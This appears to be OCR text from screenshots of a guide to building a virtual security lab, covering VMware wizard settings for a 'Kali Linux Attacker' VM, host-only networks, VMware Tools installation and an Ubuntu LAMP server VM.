
Virtual machine name:

Kali Linux Attacker

Location:

C:\Users\INST\Documents\Virtual Machines\Kali Linux Attacker

The default location can be changed at Edit > Preferences.



Specify Disk Capacity

How large do you want this disk to be?

The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.


Maximum disk size 80.0

Recommended size for Debian 7.x 64-bit: 20 GB

○ Store virtual disk as a single file

● Split virtual disk into multiple files

Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.




Ready to Create Virtual Machine

Click Finish to create the virtual machine and start installing Debian 7.x 64-bit.

The virtual machine will be created with the following settings:

Name:	Kali Linux Attacker
Location:	C:\Users\INST\Documents\Virtual Machines\Kali Linux A...
Version:	Workstation 11.0
Operating System:	Debian 7.x 64-bit
Hard Disk:	80 GB, Split
Memory:	4096 MB
Network Adapter:	NAT, Host-only
Other Devices:	CD/DVD, USB Controller, Printer, Sound Card

□ Power on this virtual machine after creation



Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.


The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:

Please enter the same root password again to verify that you have typed it correctly.


Re-enter password to verify:




Finish the installation

Installation complete

Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media (CD-ROM, floppies), so that you boot into the new system rather than restarting the installation.





Location: /root/

Extract


● All files

○ Selected files


Actions

☑ Keep directory structure


□ Do not overwrite newer files




```
root@kali:~# ls
Desktop  vmware-tools-distrib
root@kali:~# cd vmware-tools-distrib/
root@kali:~/vmware-tools-distrib# ls
bin  doc  etc  FILES  INSTALL  installer  lib  vmware-install.pl
root@kali:~/vmware-tools-distrib# ./vmware-install.pl
```




```
Searching for a valid kernel header path...
The path "" is not a valid path to the 3.18.0-kali3-amd64 kernel headers.
Would you like to change it? [yes] no
```





Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet1	Host-only	-	Connected	Enabled	192.168.50.0
VMnet2	Host-only	-	Connected	Enabled	192.168.25.0
VMnet3	Host-only	-	Connected	Enabled	192.168.101.0
VMnet4	Host-only	-	Connected	Enabled	192.168.10.0
VMnet5	Host-only	-	Connected	Enabled	192.168.20.0
VMnet6	Host-only	-	Connected	Enabled	192.168.30.0
VMnet7	Host-only	-	Connected	Enabled	192.168.40.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.75.0



New Virtual Machine Wizard

Guest Operating System Installation

A virtual machine is like a physical computer; it needs an operating system. How will you install the guest operating system?

Install from:

○ Installer disc:


No drives available

○ Installer disc image file (iso):

C:\Users\INST\Downloads\ubuntu-14.04.2-desktop-a

● I will install the operating system later.

The virtual machine will be created with a blank hard disk.



New Virtual Machine Wizard

Select a Guest Operating System


Which operating system will be installed on this virtual machine?

Guest operating system

○ Microsoft Windows
● Linux
○ Novell NetWare
○ Solaris
○ VMware ESX
○ Other

Version

Ubuntu 64-bit



Virtual Machine Settings

Device	Summary
Memory	1 GB
Processors	1
Hard Disk (SCSI)	20 GB
CD/DVD (SATA)	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status

□ Connected
☑ Connect at power on


Connection


○ Use physical drive:


Auto detect

● Use ISO image file:


C:\Users\INST\Downloads\ubuntu-







```
root@Phobos:~# apt-get install lamp-server^
```



Virtual Machine Settings

Device	Summary
Memory	256 MB
Processors	1
Hard Disk (IDE)	3 GB
Network Adapter	NAT
Display	Auto detect

Memory

